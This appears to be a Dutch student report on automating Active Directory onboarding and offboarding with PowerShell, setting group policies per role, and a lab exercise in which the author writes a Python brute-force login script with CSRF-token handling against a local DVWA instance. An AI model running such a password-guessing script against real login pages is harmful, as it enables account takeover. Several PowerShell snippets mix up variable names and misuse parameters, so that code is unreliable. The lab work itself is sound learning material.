


Automation



Inhoudsopgaven

Titel	Bladzijden
Casus	3
Onboarding	4 t/m 9
Offboarding	10 t/m 12
Policy	13 t/m 16


Onboarding / offboarding

Casus:

Het bedrijf dat ik ga behandelen is een midden tot klein boekhoudings bedrijf dat onlangs een AD omgeving heeft aangeschaft. De opdrachtgever vindt het belangrijk om een duidelijk lijn te schetsen tussen HR, boekhouders, leidinggevende. Dit is noodzakelijk doordat ieder van hen andere software en policies nodig hebben.

In dit geval wordt ervoor gekozen om Powershell te gebruiken als programmeertaal om dit project te verwezenlijken. De reden hiervoor is dat powershell een door Microsoft ontwikkelde taal is. Active directory is ook door Microsoft ontwikkeld hierdoor zijn er veel hulpmiddelen aanwezig voor het schrijven van powershell scripts voor AD.

Bedrijfsproces



Het bovenstaande bevat een de bedrijfsproces waarin automation een centrale rol speelt.

Onboarding

Het onderstaande code behandelt het onboarding proces.

Vraag welke functie men heeft

```
$functielijst = @('Leidinggevende','HR','Boekhouders')
```

```
$Functie = Read-Host "Vul je functie in" (Leidinggevende,HR,Boekhouders)"
```

Read-host leest user input.

Alles tussen haakjes is waar de gebruiker uit mag kiezen.

Input checken

```
if ($Functie -in $functielijst){
```

```
    Clear-Host
```

```
}
```

3

Clear-Host houd in dat je naar de volgende webpagina gaat

Als functie niet bestaat verlaat het programma

```
Else{  
  
    Write-Host "Functie bestaat niet."  
  
    Start-Sleep -Seconds 10  
  
    Exit  
  
}
```

Start-Sleep -Seconds 10 dit zorgt ervoor dat de command prompt 10 seconden bevriest zodat de gebruiker realiseert dat hij een fout heeft gemaakt

Gebruikersinformatie

```
$vnaam = Read-Host "Vul uw voornaam in"  
  
$anaam = Read-Host "Vul uw achternaam in"  
  
$vonaam = ($vnaam + '.' + $anaam)
```

\$vonaam volledige naam

```
$dnaam = ($fnaam + ' ' + $anaam)
```

\$dname is de naam die je op het scherm ook gaat zien

```
$upn = ($vonaam + '@Boarding.local')
```

Naam gekoppeld aan domain

Plaats de input in de user template

```
if ( $functie.ToLower() -eq 'org1' ){
```

Zorgt ervoor dat het niet uit maakt of er grote/kleine letters worden ingevuld

#Bouw een template gebaseerd op de input

```
$u = Get-ADUser -Identity _Template1 -Properties Description,Office,OfficePhone
```

```
# Importeer User Groups van Template
```

```
$ugroups = Get-ADPrincipalGroupMembership -Identity _Template1
```

```
# Creëer gebruiker
```

```
New-ADUser -SamAccountName $vname -Instance $u -UserPrincipalName $upn -Surname  
$aname -GivenName $vname
```

```
Instance $u verbind de account aan de template
```

```
-Name $dname -Description ("Reviewed:"+$tDate) -AccountExpirationDate $accexpire
```

```
# Give user groups
```

```
$ugroups | foreach { Add-ADPrincipalGroupMembership -Identity $sname -MemberOf $_ -  
ErrorAction SilentlyContinue }
```

```
}
```

```
elseif ( $Unit.ToLower() -eq 'org2' ){
```

```
# Org2
```

```
$u = Get-ADUser -Identity _Template2 -Properties  
Description,Office,OfficePhone
```

```
-eq betekent is gelijk aan
```

```
$ugroups = Get-ADPrincipalGroupMembership -Identity _Template2
```

```
New-ADUser -SamAccountName $sname -Instance $u -UserPrincipalName  
$upn -Surname $lname -GivenName $fname -Name $dname -Description  
("Gecreëerd :"+$tDate)
```

Zet gebruiker in een group

```
$ugroups | foreach { Add-ADPrincipalGroupMembership -Identity $vname  
-MemberOf $_ -ErrorAction SilentlyContinue }  
  
}
```

\$_ symboliseert de waarde van de gebruiker

SilentlyContinue laat error toe die niet schadelijk zijn voor het programma. Een voorbeeld hiervan is het plaatsen van een user in een groep waar hij al in zit.

Check resultaten

```
Clear-Host
```

```
Write-Host "Account created for: $vname"
```

```
Write-Host "Properties of user:"
```

```
Start-Sleep -Seconds 0
```

```
Get-ADUser -Identity $sname -Properties *
```

Laat allen properties zijn

Activeer Account

```
$userenable = Read-Host "Wil je het account activeren van $vname? (y/n): "
```

```
if ($userenable.ToLower() -eq 'y'){
```

```
    Set-ADAccountPassword -Identity $vname -Reset
```

```
    write-host "Enabled"
```

```
    Enable-ADAccount -Identity $vname
```

```
}
```

Account uitschakelen

```
elseif ($userenable.ToLower() -eq 'n') {  
    write-host "Disabled"  
}  
  
# Input validation  
  
else{  
    write-host "Error: unable to compute human idiocracy"  
  
    Start-Sleep -Seconds 5  
  
    Exit  
}
```

Offboarding

De onderstaande code betreft het off boarding proces.

```
$udisable = Read-Host "Enter username:"  
  
# Verify user exists, error handle  
  
$User = $(try{get-aduser $udisable} catch {$null})
```

De variabele udisable vangt de username op. Vervolgens wordt met een try catch gechecked of de ingevulde naam overeenkomt met de input.

```
if ($User -ne $Null) {
```

```
    Disable-ADAccount -Identity $udisable
```

```
    Get-Aduser -Identity $udisable | Select-Object SamAccountName, Enabled
```

Als de input niet overeenkomt met wat er is opgeslagen in de ad dan krijgt men een foutmelding.

Anders word het account disabled

```
} Else {
```

```
    Write-Host "User does not exist"
```

```
    exit
```

```
}
```

Vervolgens merkte ik dat het ook wel handig is als de gebruiker een account ook kan verwijderen. Op deze wijze hoeven er geen onnodige kosten gemaakt te worden aan opslag.

```
# Ask for user to disable
```

```
$udisable = Read-Host "Vul de gebruikersnaam in:"
```

```
$User = $(try{get-aduser $udisable} catch {$null})
```

```
$keuze = Read-host "Wil je het account verwijderen of bevriezen"
```

```
if ($User -ne $Null -and $keuze -eq "bevriezen") {
```

```
    Disable-ADAccount -Identity $udisable
```

```
    Get-Aduser -Identity $udisable | Select-Object SamAccountName, Enabled
```

Het verschil met vorige script is dat in dit script het wordt bevroren het acc disabled en het word verwijderen is gelinkt aan een functie die de gebruiken direct wist.

```
}
```

```
Elseif ($User -ne $Null -and $keuze -eq "verwijderen") {
```

```
    Remove-ADUser -Identity $udisable
```

```
    Get-Aduser -Identity $udisable | Select-Object -Confirm:$false
```

```
}
```


```
Else {
```

```
    Write-Host "User does not exist"
```

```
    exit
```

```
}
```

Screenshots



```

otherName : 
passwordExpired : True
passwordLastSet : 
passwordNeverExpires : False
passwordNotRequired : False
physicalDeliveryOfficeName : office 6
POBox : 
postalCode : 
primaryGroup : CN=Domain Users,CN=Users,DC=boarding,DC=local
primaryGroupID : 513
principalsAllowedToDelegateToAccount : {}
profilePath : 
protectedFromAccidentalDeletion : False
pwdLastSet : 0
samAccountName : Alistair.De Lange
samAccountType : 805306368
scriptPath : 
sDRightsEffective : 15
servicePrincipalNames : {}
sID : S-1-5-21-2421438332-3382079457-3156560180-1605
sIDHistory : {}
smartcardLogonRequired : False
sn : De Lange
state : 
streetAddress : 
surname : De Lange
telephoneNumber : 123456
title : 
trustedForDelegation : False
trustedToAuthForDelegation : False
useDESKeyOnly : False
userAccountControl : 514
userCertificate : {}
userPrincipalName : Alistair.De Lange@boarding.local
whenChanged : 37202
whenCreated : 37201
whenChanged : 12/23/2022 1:41:13 AM
whenCreated : 12/23/2022 1:41:13 AM

```

Would you like to enable account for (y/n): y
 Please enter the desired password for 'CN=Alistair De Lange,CN=Users,DC=boarding,DC=local':
 Password: *****
 Repeat Password: *****

Activate Windows
 Go to Settings to activate Windows.

Alistair De Lange Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+

General Address Account Profile Telephones Organization

Alistair De Lange

First name: Alistair Initials:

Last name: De Lange

Display name:

Description: Reviewed: 2022/12/23

Office: office 6

Telephone number: 123456 Other...

Email:

Web page: Other...

OK Cancel Apply Help

```
PS C:\Users\Administrator> C:\Users\Administrator\Documents\Scripts\Deleteuser.ps1


ModuleType Version      Name                               ExportedCommands
-----
Manifest 1.0.1.0 ActiveDirectory {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAccount...
Import-Module : The specified module 'ac' was not loaded because no valid module file was found in any module directory.
At C:\Users\Administrator\Documents\Scripts\Deleteuser.ps1:2 char:1
+ Import-Module ac
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (ac:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

Enter username:: Alistair.De Lange
Wil je het account verwijderen of bevroren: bevroren

SamAccountName : Alistair.De Lange
Enabled         : False

PS C:\Users\Administrator>
```

Activate Windows



Policies

Vervolgens moeten aan de verschillende accounts verschillende policies worden toegevoegd.

Policy schema	
HR	Facebook/Instagram zijn geblokkeerd
Boekhouder	Windows update is geblokkeerd
Leidinggevende	Control panel en pc settings

Om ervoor te zorgen dat hr medewerkers niet worden afgeleid tijdens het werk zullen we enkele social media applicaties blokkeren.


Het kan soms voorkomen dat een update interfereert met de software. Om dit te voorkomen laten we alleen de beheerde updates managen.

Omdat de leiding de meest gevoelige data beheerd blokkeren we toegang tot het control paneel en de pc instellingen. Hiermee voorkomen wij mogelijke indringing.

Hoe implementeren we deze regels?

1. Open ServerManager
2. Open Group Home Policy
3. Doe een Rechter muisklik op de aangemaakte gebruikers click op create GPO.
4. click op user configuration → Administrative Template → Windows components → Internet Explorer → Internet Control Panel → Security Page → Site to Zone assignment List → Rechtermuisklik Edit → Enable → Click op show → Type de naam van de website in die je wilt blokkeren en geef het een waarde van 4. (4 is de niveau van onbevoegdheid in deze situatie blokkeer de website)
5. Open command prompt → Type in gpupdate /force (gp is nu upgedate)

Hoe gaan we om met offboarding?



Eerst bevroren → onderzoek → beslissing

Ex medewerkers die een risico vormen voor wangedrag. Zullen worden onderzocht op de data die zij mogelijk kunnen verspreiden. Wanneer zij bedrijfsgevoelige data toch verspreiden dan kunnen zij met hard bewijs voor de rechter worden gebracht.

Wat mag het bedrijf onderzoeken ?

1. Zakelijke Emails

Alleen zakelijke mails mogen gelezen worden.	https://www.veritasadvies.com/blog/mag-ik-als-werkgever-in-de-mailbox-van-mijn-werknemer-kijken/#:~:text=Strikt%20gezien%20mag%20alleen%20zakelijke,voor%20jouw%20ogen%20bedoeld%20is .		
--	--	--	--

Onderzoeksvraag

Wat zijn de requirements voor het aanmaken van een wachtwoord?


Wat is het belang van deze vraag?

Omdat de werknemer/werknemers tegenwoordig veel gebruik maken van platforms waarbij wachtwoorden moeten worden aangemaakt. Lijkt het mij verstandig om te testen waar deze wachtwoorden aan moeten vol doen.

Hoe kan dit getest worden?

Een **DamnVulnerableWebApplication** website zal worden gedeployed

En in deze omgeving zal ik een brute force attack uitvoeren. Zodat ik de techniek leer achter het kraken van wachtwoorden.



Benodigdheden

Een brute force attack heeft twee componenten nodig.

1. Een database met een reeks wachtwoorden worden hierin.
2. Het script dat deze wachtwoorden constant uitdraait tot er een juiste combinatie is gevonden.

De database

Voor de database is er gekozen voor de volgende database.

<https://github.com/duyet/bruteforce-database>

Deze database is gekozen omdat het MIT gekeurd is. Echter omdat deze database een exorbitant hoog aantal wachtwoorden heeft zal ik slechts de eerste 30 gebruiken.

Het script

Het script is onder te verdelen in twee stukken.

1. Inloggen in de dvwa
2. De wachtwoorden van de database naar de inlogpagina sturen

Inloggen in de dvwa

Om in te loggen in een dvwa heb je het volgende nodig:

1. Requests

Deze library zorgt ervoor dat http de wachtwoorden naar de login routeren.

2. BeautifulSoup

Dit zorgt ervoor dat html geparsed wordt dat houdt dus in dat het stukken html kan achterhalen. Dit is belangrijk zodat de http request weet waar de login is. En ook zodat gecontroleerd kan worden of een wacht wel/niet door de login is gekomen.

3. De token en

Code

```
import requests
from bs4 import BeautifulSoup

class CSRFManager:

    @staticmethod
```

```

def set_csrf_token(func):
    def wrapper(*args, **kwargs):

        user_token = CSRFManager.get_token(args[0]._session, args[0].url)

        if user_token != None:
            args[0].user_token = user_token["value"]

        return func(*args, **kwargs)
    return wrapper

    @staticmethod
    def get_token(session:requests.Session, url:str):

        response = session.get(url)
        soup = BeautifulSoup(response.text, 'html.parser')
        user_token = soup.find("input", {"name": "user_token"})
        return user_token

class DVWASessionProxy:
    login_data = {
        "username": "admin",
        "password": "password",
        "Login": "Login"
    }
    def __init__(self, url):
        super().__init__()
        self._session = requests.Session()
        self.url = f"{url}/login.php"
        self.data = {}

    @property
    def security(self):
        return self._session.cookies.get_dict()["security"]

    @security.setter
    def security(self, security_level):

        self._session.cookies.pop("security")
        self._session.cookies.set("security", security_level.value)

    @property
    def user_token(self):
        return self.data["user_token"]

```

```

@user_token.setter
def user_token(self, value):
    self.data["user_token"] = value

def __enter__(self):

    response = self.login(self.url, data= {**self.data,
**DVWASessionProxy.login_data})
    return self

def get(self, url ,headers=None, params=None, cookies=None):
    response = self._session.get(url, headers=headers, params=params,
cookies=cookies)
    self.url = response.url
    return response

@CSRFManager.set_csrf_token
def login(self, url, headers=None, data=None):

    response = self._session.post(url, headers=headers, data={**self.data,
**data})

def post(self, url ,headers=None, data=None, cookies=None):

    response = self._session.post(url, headers=headers, data=data,
cookies=cookies)

    return response

def __exit__(self, exc_type, exc_val, exc_tb):
    self._session.close()

```

De wachtwoorden van de database naar de inlogpagina sturen

Hiervoor zijn er drie stappen die we moeten uitvoeren.

Een functie die de credenties opstuurt.

Een functie die een wachtwoord leest en deze vervolgens in een lijst plaatst

Verstuur de wachtwoorden die in de lijst zitten door middel van een for loop.

Dit is de methode die de wachtwoorden in een list plaatst

```
def get_passwords(filename):
    q = []
    with open(filename, 'r') as f:
        for e in f.read().split("\n"):
            q.append(e)

    return q
```

Het valt misschien op dat filename een droge naam heeft dat komt omdat we de volgende module gaan importeren namelijk : sys

Deze module zorgt ervoor dat we argumenten naar een python script kunnen sturen dat is belangrijk omdat we die database met wachtwoorden hebben.

Deze functie verstuurd onze credentials

```
def send_credentials(session, url, data):

    target_url = url
    for k, v in data.items():
        target_url+=f"{k}={v}&"
    target_url = target_url[:-1]+"#"
    response = session.get(target_url)
    return response
```

In de main versturen we de credentials totdat we geen respons waarin "Incorrect password" staat.

```
if __name__=="__main__":
    BASE_URL = "http://172.16.1.3:31111"
    brute_force_url = f"{BASE_URL}/vulnerabilities/brute?"
    filename = sys.argv[1]
    username = "admin"

    q = get_passwords(filename)

    with DVWASessionProxy(BASE_URL) as s:
        s.security = SecurityLevel.HIGH
        for password in q:
```

```

data = {
    "username": username,
    "password": password,
    "Login": "Login"
}

if s.security is SecurityLevel.HIGH.value:


    response = s.get(bruteforce_url)
    soup = BeautifulSoup(response.text, 'html.parser')
    user_token = soup.find("input", {"name": "user_token"})["value"]
    data["user_token"] = user_token
    response = send_credentials(s, bruteforce_url, data)
    print(" "*40, end="\r")
    print(f"[!] Testing: {password}", end="\r")
    if "password incorrect." not in response.text:
        print("")
        print(f"[+] Found: {password}")
        break

```

Hier zie je dat filename gelijk staat aan sys.argv[1]

sys.argv[0] duidt aan op het script zelf en [1] is de database

Test



```

(adam@kali) - [~/Documents]
$ python3 BFA2.py passwords.txt
[!] Testing: password
[+] Found: password

```

Het document BFA2 staat voor BruteForceAttackVersie2

En passwords zijn de reeks wachtwoorden.

En found laat zien dat het wachtwoord password is.